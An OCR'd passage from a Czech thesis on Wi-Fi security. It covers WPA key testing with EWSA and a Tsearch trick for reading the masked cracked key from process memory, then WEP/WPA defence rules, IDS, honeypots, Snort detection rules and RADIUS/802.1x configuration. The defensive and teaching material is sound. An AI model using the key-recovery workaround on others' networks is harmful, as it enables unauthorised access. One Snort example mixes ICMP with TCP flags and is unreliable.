
4.4 EWSA

Pro platformu Windows již existuje také nástroj pro testování síly PSK klíče. Nejnovější verze (5.0.252) programu *Wireless Security Auditor*[27] od firmy *Elcomsoft* podporuje jak GPU značky Nvidia, tak AMD. Samozřejmostí je využití SLI nebo CrossFire, avšak tato aplikace není zdarma. V diplomové práci byla vyzkoušena její demo verze. K testování stačí zvolit handshake, slovník a CPU nebo GPU akceleraci, případně obě v profesionální verzi.




Obr. 4.37 EWSA – GPU akcelerace

[27] http://www.elcomsoft.com/ewsa.html [2012-04-30]



Obr. 4.38 Testování PSK klíče pomocí EWSA

Bohužel tato aplikace slouží pouze pro testování síly a ne pro penetraci PSK klíče. Ikdyž heslo bylo nalezeno ve slovníku, tak se zobrazí pouze začátek řetězce „12********“. Aby bylo možné odkrýt celý PSK klíč, je nutné se podívat do paměti RAM a vyhledat proces „ewsa.exe“ a zjistit jeho zápisy. K tomu použijeme program *Tsearch*. Po spuštění *Tsearch* otevřeme proces „ewsa.exe“. Vybereme Search, zvolíme Ascii znaky, a napíšeme začátek hesla, čili "12". Po chvilce hledání bylo heslo nalezeno, to lze poznat tak, že se nachází na řádku samo bez jakýchkoliv jiných znaků a jeho délka odpovídá počtu hvězdiček plus dva počáteční znaky.



Obr. 4.39 Tsearch – nalezení PSK klíče v paměti RAM

4.5 Závěr

Prolomení protokolu WEP je dnes již poměrně známá záležitost. V mnoha případech útočník nemusí disponovat rozsáhlými znalostmi ani zkušenostmi. Na Internetu je zdarma k dispozici nespočetné množství nástrojů a upravených scriptů. Útočníkovi v tomto případě stačí některý nástroj s GUI či script k tomu, aby byl WEP klíč prolomen během několika minut. U protokolu WPA je postup ještě jednodušší v případě, že útočník zachytil handshake a disponuje buď kvalitním slovníkem, nebo sadou rainbow table pro konkrétní SSID. Avšak pro tyto útoky existuje jednoduchá obrana a tou je uvědomělost uživatele a volba hesla o délce deseti a více znaků s použitím číslic či speciálních symbolů.

5 Analýza provedených testů s cílem definovat pravidla pro eliminaci hrozeb ve Wi-Fi sítích

5.1 Definování pravidel pro používání protokolu WEP

V této podkapitole by bylo nejvhodnější napsat „nepoužívejte WEP v bezdrátových sítích“. Nejenom, že u tohoto protokolu neexistuje autentizace uživatele, ale je napadnutelný řadou útoků, které byly popsány v předchozích kapitolách. Jeho nasazení lze stěží doporučit do domácích sítí. Rozdíl při útoku na 64bitový a 128bitový WEP klíč, je pouze v množství IVs potřebných k jeho prolomení, čili je to otázka času. Pro zkušeného útočníka jsou to řádově minuty. Nejdůležitější je si uvědomit, že délka a složitost WEP klíče nehraje velkou roli při útoku. V současné době neexistuje žádná dostatečná bezpečnostní implementace, která by zcela odstranila bezpečnostní trhliny v protokolu WEP.

5.2 Definování pravidel pro používání protokolu WPA

Při útoku na protokol WPA je stěžejní zachycení WPA handshaku. Po jeho odchycení útočníkem lze provádět řadu útoku a to i lokálně (mimo bezdrátovou síť). Zde se nabízejí slovníkové útoky a brute-force útoky neboli útoky hrubou silou. Oba tyto útoky byly popsány v kapitole 4.2 a 4.3. Implementace GPU přidává možnost zkrátit potřebnou dobu pro nelezení hesla.

Definování pravidel:

- Využití silného hesla, tzn. takového, které se s pravděpodobností nebude nacházet v útočníkově slovníku.
- Zařazení číslic a speciálních znaků do hesla. Poskytují spolehlivou ochranu před brute-force útokem.
- Zvolení náhodné SSID. Nepoužívat „defaultní“ od výroby stanovenou hodnotu SSID, vytnete se tak útokům s rainbow table na PSK klíč.
- Použití „brute force calculator“[28] pro otestování síly hesla.
- Implementace RADIUS serveru do sítě, který ověřuje uživatele. Slovníkové a brute-force útoky nebudou úspěšné.


[28] http://www.soft4you.com/pswcalc.asp [2012-04-14]

6 Praktická implementace navržených metod zabezpečení a testování

6.1 IPS a IDS

V dnešní době je bezpečnost informačních systémů tak důležitá, že už nestačí jednoduchá prevence proti útokům, ale využívá se nejrůznějších nástrojů a systémů jak tyto útoky detekovat, případně jak je předvídat. V tomto případě neplatí heslo „nejlepší obrana je útok“, ale spíše „nejlepší obrana je prevence“. Abychom se byli schopni bránit útokům na WLAN sítě, je nutné tyto útoky nejdříve realizovat a poté se snažit přijít na nejlepší způsob obrany. Nejlepším způsobem prevence v tomto směru je nasazení IPS a IDS systémů do sítě.

Již název napovídá, že primárním účelem Intrusion Detection System (IDS) je detekce útoků či hrozeb v sítích LAN či WLAN. Zjištění průniků do sítě je nutné k tomu, abychom mohli poskytnout obranu datům, které se snažíme chránit. Informace z IDS systémů nám pomohou lépe zabezpečit síť. Host-based Intrusion Detection Systém (HIDS) je druhem IDS, které je součástí síťového zařízení. Nejrozšířenějším typem IDS je tzv. Network Intrusion Detection Systém (NIDS). Tento systém je připojen do specifického segmentu sítě, který chceme monitorovat. Pokud chceme monitorovat a analyzovat provoz na jedné nebo více VLAN, nabízí se možnost využít metodu „port mirroring“ nebo u firmy Cisco Switched Port Analyzer (SPAN) či Remote Switched Port Analyzer (RSPAN). Můžeme tedy kopírovat provoz jedné a více VLAN z řady switchů na jeden port, kde je připojena sonda IDS/IPS. SPAN funguje v rámci jednoho switche, kdy jeden zdrojový (monitorovaný) port, více portů, nebo celou VLAN zrcadlí na cílový (monitorující) port. RSPAN umožňuje přeposílat provoz z více switchů. Nasazení těchto systémů je nejčastější v rozlehlých sítích typu MAN. Pokud chceme monitorovat a analyzovat DoS útoky na sítě WLAN je nutné tuto technologii implementovat přímo do bezdrátové části sítě. Jedna z takových instalací je na Slezské univerzitě v Opavě. O monitoring útoků na Wi-Fi se stará bezdrátový controller Cisco WISM (modul v Cisco Catalyst 6513) a jeho součástí je Cisco WCS, což je software, který se stará o management. Po DoS útoku jako odpojení klienta za účelem získání handshaku, nebo zachycení ARP paketu, se správci sítě dozví přesné informace jako čas, MAC adresu, IP adresu, název počítače a spoustu dalších informací sloužící k odhalení útočníka.



Obr. 6.1 Detekce DoS útoku


Nejčastějším hardwarovým nasazením IDS/IPS je od firem HP TippingPoint[29] a Cisco[30]. Implementace takových systému je velice nákladná záležitost. Z toho důvodu byla v diplomové práci zvolena instalace softwarového systému *Snort* od firmy Sourcefire, který je dostupný pod GNU licencí[31].

Dalším softwarovým řešením je program *Enterprise* od firmy AirMagnet[32], která se komplexně zabývá problematikou Wi-Fi. Tento program byl speciálně vyvinut pro detekci DoS útoků ale také pro optimalizaci bezpečnosti a výkonosti bezdrátové sítě. Bohužel tento program je komerční a podporuje pouze omezené množství bezdrátových karet. Z toho důvodu nemohl být prakticky zahrnut do diplomové práce.

[29] http://h17007.www1.hp.com/uk/en/products/network-security/index.aspx [2012-04-22]
[30] http://www.cisco.com/en/US/products/sw/secursw/ps2113/index.html [2012-04-22]
[31] http://www.gnugpl.cz/ [2012-04-22]
[32] http://airmagnet.cz/airmagnet-wifi-analyzer.html [2012-04-22]

6.2 HoneyPot

Specifickým druhem IDS je HoneyPot[33]. Nejčastěji je to bezdrátový prvek, na kterém jsou nastavena slabá bezpečnostní opatření. Tento Access Point je poté umístěn na nějaké rušné místo, kde je snadným terčem útoku. Často je nakonfigurován jako plnohodnotný systém, aby zakryl skutečný Access Point, nebo slouží pouze pro statistiku útoků. Pomocí statistiky útoků správci sítě identifikují slabá místa systému a snaží se eliminovat potencionální hrozby. Získání informací o tom jak útočník do sítě pronikl je hlavním úkolem HoneyPotu. Pod operačním systémem Linux je k dispozici na Internetu volně dostupný pod GNU licencí *Honeyd*[34], pro Windows pak *KFSenzor*[35], který je schopen simulovat kritické systémové služby např. HTTP, DHCP, SMTP, POP3 a další. Jeho hlavní výhoda spočívá v GUI, které je pro uživatele vhodnější než management pomocí konzole v Linuxu, avšak jedná se o komerční program, jehož cena za základní verzi je 199 dolarů. V případě HoneyPotu se nejedná přímo o bezpečnostní opatření proti útokům na WLAN ale spíše o detekci těchto útoků.



Obr. 6.2 KFSensor – simulace služeb

[33] Česky medový hrnec.
[34] http://www.honeyd.org/release.php [2012-04-14]
[35] http://www.keyfocus.net/kfsensor [2012-04-14]

6.3 Snort

Nejznámějším IDS/IPS systémem na poli open-source řešení je software *Snort*[36] od firmy Sourcefire. Tato firma má na poli IDS systému největší zastoupení. *Snort* odposlouchává v síti a hledá pakety, které vyhovují jeho pravidlům. Po nalezení takového paketu je schopen provádět různé akce. Podporuje jak Windows, tak i Linux.

Režimy Snortu:

- Sniffer mode – Zachytává pakety a zobrazuje je na standardní výstup.
- Packet logger mode – Zaznamenává veškerý provoz v síti do logu nebo do předem definované databáze.
- Network Intrustion Detection System – Zapisuje provoz, který odpovídá uživatelem definovaným pravidlům.
- Inline – Získává pakety z *iptables*. Na základě pravidel rozhoduje o zahození nebo povolení paketů. V tomto módě pracuje jako HIDS.

Nejdůležitější částí *Snortu*, kterou je nutné zmínit je „detekční jednotka“. Slouží k porovnávání dat uvnitř každého paketu a kontroluje, jestli tento paket vyhoví definovaným pravidlům, poté následuje nastavená akce uživatelem, a to buď výstraha nebo zápis do logu v „tcpdump“ tvaru. Všechny logy se implicitně ukládají do adresáře /var/log/snort. Tento modul *Snortu* je výpočetně náročný a vytížení procesoru záleží na následujících faktorech:

- Počet pravidel.
- Výkon sběrnice a procesoru.
- Zatížení sítě.

Pomocí dalších modulů lze rozšířit systém logování a výstrahy:

- Zaznamenávat logy do definovaného adresáře.
- Zasílání zpráv do syslogu.
- Zasílání SNMP trapů.
- Zapisovat do databáze MySQL nebo Oracle.
- Generovat XML výstup.
- Zasílání emailu o výstrahách.
- Využití ACID (Analysis Control for Intrusion Detection), uživatelského rozhraní pro analýzu dat ze *Snortu.*

[36] www.snort.org/ [2012-04-22]

Jednou s nejvíce populárních vlastností *Snortu*, je možnost snadné tvorby vlastních pravidel, které jsou uložena v hlavním konfiguračním souboru „snort.conf“. Díky této možnosti můžeme přizpůsobit IDS potřebám naší sítě a tak detekovat DoS útoky na LAN či WLAN sítě. Jelikož je *Snort* především linuxová aplikace není problém ho nahrát na jakýkoliv linux. V tom případě se nabízí možnost nainstalovat ho přímo pomocí konzole na router ASUS WL500G Premium V2. Poté bude *Snort* přímo jeho součástí a můžeme nadefinovat pravidla proti DoS útokům. Nyní ale obecně k pravidlům, syntaxe je následující:

```
akce protokol zdroj_ip zdroj_port směr cíl_ip cil_port
(možnosti)
```

Pravidla se vždy skládají ze dvou logických částí, z hlavičky a možností. Příklad jednoduchého pravidla, které detekuje ping:

```
alert icmp any any -> 192.168.1.0/24 any (sid:1000001;
flags:A; ack: 0; msg: "TCP Ping detected";)
```

Hlavička vždy obsahuje akci, která se má provést. Nejčastěji to je alert (vyvolání výstrahy a zalogování paketu) ale akcí je daleko více a pro jejich kompletní výčet je k dispozici oficiální dokumentace[37]. Poté následuje protokol. Zdrojová IP adresa a port je definována jako „any“, to znamená, že pravidlu vyhoví jakákoliv příchozí IP adresa. Šipka určuje směr komunikace. Volby jsou uvedeny v závorce a nemusí být použity vůbec. Seznam všech možných voleb je taktéž uveden v dokumentaci.

Výpis z logu poté co vyhovělo pravidlo ping:

```
[**] [1:1000001:0] TCP Ping detected [**][Priority:
0]05/2414:41:06.453957 192.168.1.5:48118 >192.168.1.4:22

TCP TTL:100 TOS:0x10 ID:35993 IpLen:20 DgmLen:52 DF

***A**** Seq: 0x0 Ack: 0x0 Win: 0x1F5 TcpLen: 32
```

[37] http://www.snort.org/docs [2012-04-14]

Popis všech možných konfigurací systému *Snort* by převýšilo rozsah diplomové práce, proto je tento postup zaměřen spíše k pravidlům proti DoS útokům. Ty představují první linii obrany proti útoku na WEP a WPA klíč.

Pomocí tvorby pravidel si uživatel může nadefinovat výstrahy pro jednotlivé typy útoků. *Snort* obsahuje také přednastavené sady pravidel. Tyto pravidla jsou rozdělena do různých souborů. Využitím pravidel „dos.rules“ a „ddos.rules“ se lze částečně bránit vůči DoS útokům.

```
attack-responses.rules
backdoor.rules
bad-traffic.rules
ddos.rules
dos.rules
exploit.rules
```

Příklad pravidla, které využívá sadu pravidel „dos.rules“.

```
alert udp any any -> 192.168.1.0/24 6838 (msg:"DoS"; \
content: "server"; classtype:DoS;)
```

Nutné je tyto pravidla přidat do hlavního konfiguračního souboru (snort.conf) pod položku:

```
# Rules and include files
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
```

Sada pravidel v „dos.rules“ dokáže detekovat typy DoS útoků. Také zaznamená některé ze speciálních útoků jako „winnuke“ a „jolt“, ale také detekuje řadu útoků založených na protokolu IGMP. Rozpoznání DoS útoku v bezdrátové síti je klíčové pokud se chceme dozvědět o útoku na WEP nebo WPA klíč, protože bez IPS/IDS tyto útoky nebudou zaznamenány a útočník může dále pokračovat v zachycení handshaku nebo ARP injekci.

6.4 RADIUS

V přechozí kapitole bylo nastíněno jakým způsobem lze využít IDS/IPS k registraci a prevenci útoků typu DoS. V této kapitole bude stručně popsána implementace serveru RADIUS, který slouží k ověření uživatele a chrání Wi-Fi síť před útokem na PSK klíč.

RADIUS (Remote Authentication Dial In User Service), je síťový protokol založený na bázi klient/server. Poskytuje centralizovanou autentizaci a autorizaci vzdáleným uživatelům, kteří žádají o připojení do sítě či přístup ke službám. RADIUS server a protokol 802.1x poskytuje tzv. AAA, zkratku označující autentizaci, autorizaci a accounting.

Autentizace je ověření identity uživatele autentizační autoritou, v tomto případě se jedná o RADIUS server, který používá protokol EAP.

Autorizace znamená přidělení práv pro využívání určitých služeb, pokud uživatel vyhověl podmínkám autentizace.


Accounting je shromažďování síťových informací o uživateli v době jeho připojení, např. přenesené množství dat, doba připojení k síti a další.

Vzhledem k široké podpoře tohoto protokolu je velmi často využíván v rozhlehlých sítích poskytovateli internetu. Ověřením se zkontroluje identita uživatele a ta může být uložena v SQL databázi či v adresářovém serveru LDAP. Po úspěšném ověření identity RADIUS server rozhoduje o zpřístupnění určité služby pro jednotlivé uživatele. Transakce mezi klientem a RADIUS serverem je autentizována pomocí sdíleného tajemství, které není nikdy posláno přes síť v otevřené formě. [4]

IEEE 802.1x je protokol pro autentizaci klienta v lokální síti. Protokol pracuje na druhé vrstvě OSI modelu (Data Link Layer). Zde se jedná o řízení přístupu na úrovni linkové vrstvy čili switche. Protokol dot.1x v podstatě provádí encapsulaci zpráv EAP tak, aby bylo možné tyto zprávy předávat bez účasti třetí vrstvy (Network Layer) OSI modelu. Podle terminologie 802.1x je klient žádající o přístup do sítě nazýván „supplicant“. Switch nebo AP zpracovávající požadavek je nazýván „authenticator“.

Pokud je port v neautorizovaném stavu, tak nepřijímá od klienta žádnou komunikaci mimo 802.1x provozu. Na portu switche je povolen pouze EAPOL (Extensible Authentication Protocol over LAN), CDP (Cisco Discovery Protocol) a STP (Spanning Tree Protocol). Následuje fáze autentizace, kterou authenticator (většinou switch nebo AP) předává autentizačnímu serveru typicky RADIUS. Pokud dojde k úspěšné autentizaci, tak se port přepne do autorizovaného stavu (authorized). Po odpojení klienta se port opět přepne do neautorizovaného stavu. Pokaždé, když se stav linky změní z down na up, tak port začíná v neautorizovaném stavu.

EAP (Extensible Authentication Protocol) je v podstatě rodina autentizačních protokolů. EAP-TLS je protokol založený a asymetrické kryptografii, který umožňuje vzájemnou autentizaci jak klienta, tak i autentizačního serveru, čímž lze předcházet řadu útoků, např. „man in the middle“. Protokol TLS je založen na specifikaci protokolu SSL verze 3.0. Mechanismus ověřování je založen na použití certifikátů. Detailní popis EAP protokolu a výměnu zpráv mezi uživatelem a RADIUS serverem přesahuje náplň této práce[38].



Obr. 6.3 Výměna zpráv mezi Supplicantem, Authenticatorem a RADIUS serverem

Konfigurace v Cisco IOSu:

Nastavení základní konfigurace se provádí na Cisco switchi řady Catalyst. Využívá se metody AAA, která zajišťuje autentizaci uživatele a další funkce, které byly popsány výše. Konfiguruje se také protokol 802.1x pro jednotlivé porty na switchi. Pomocí AAA se zvolí autentizační metoda a externí RADIUS server. [4]

[38] EAP protokol – dokumentace na http://tools.ietf.org/html/rfc3748 [2012-04-14]

Nastavení AAA přes RADIUS:

```
SWITCH(config)#aaa new-model (zapnutí AAA access control
model)
```

Nastavení RADIUS serveru:

```
SWITCH(config)#radius-server host 10.0.0.10 (adresa nebo
jméno serveru)
SWITCH(config)#radius-server key 12345 (shared secret)
```

Nastavení AAA metody pro 802.1x na RADIUS server:

```
SWITCH(config)#aaa authentication dot1x default group radius
```

Nastavení 802.1x:

```
SWITCH(config)#dot1x system-auth-control (zapne 802.1x
globálně pro switch ale funguje jen na nastavených portech)
SWITCH(config-if)#dot1x port-control auto (zapne 802.1x pro
port, kde jej chceme použít)
SWITCH#show dot1x all (zobrazí info)
```


Konfigurace MS IAS (RADIUS) serveru:

Pokud se rozhodneme pro využití RADIUS serveru, tak máme k dispozici celou řadu řešení (FreeRADIUS, gnuradius a další). Jednou z možností je použití Internet Authentication Service (IAS) od společnosti Microsoft, což je komponenta Windows Serveru 2003. IAS nabízí služby pro autentizaci, autorizaci, účtování a audit (authentication, authorization, accounting and auditing).

Pro praktické situace se doporučuje mít dva IAS servery pro případ výpadku jednoho z nich. První se nakonfiguruje jeden a poté se pomocí exportu stejně nastaví druhý. Na RADIUS serveru můžeme nakonfigurovat, jakou autentizační databázi má použít, v našem případě použijeme LDAP pro připojení k Active Directory.

Instalace IAS:


Pomocí ovládacích panelů (Add or Remove Programs) přidáme do systému komponentu Networking Services. V nabídce Start v menu Administrative Tools spustíme konzoli pro management IAS. Aby mohl IAS přistupovat k záznamům v AD je nutné jej zaregistrovat. Pod pravým tlačítkem myši na rootové položce Internet Authentication Service (local), zvolíme Register Server in Active Directory. Standardní porty pro komunikaci jsou UDP 1812 a 1645. Pro autentizaci pak 1813 a 1646 využívá accounting.



Obr. 6.4 Instalace IAS

Vytvoření klienta:

V této části se nedefinuje klient ale zařízení (switch, AP) tzv. authenticator, který bude komunikovat jako prostředník mezi klientem a RADIUS serverem. V navigačním okně pod složkou RADIUS Clients vytvoříme nového klienta, což je switch, který použije protokol 802.1x. Zadáme IP adresu či doménové jméno. Jako Client Vendor zvolíme Cisco (V jiných případech se používá RADIUS Standard). Poslední věc je zadání shared secret, které slouží k ověření přístupu klienta.



Obr. 6.5 Vytvoření klienta

Vytvoření politiky pro vzdálený přístup:

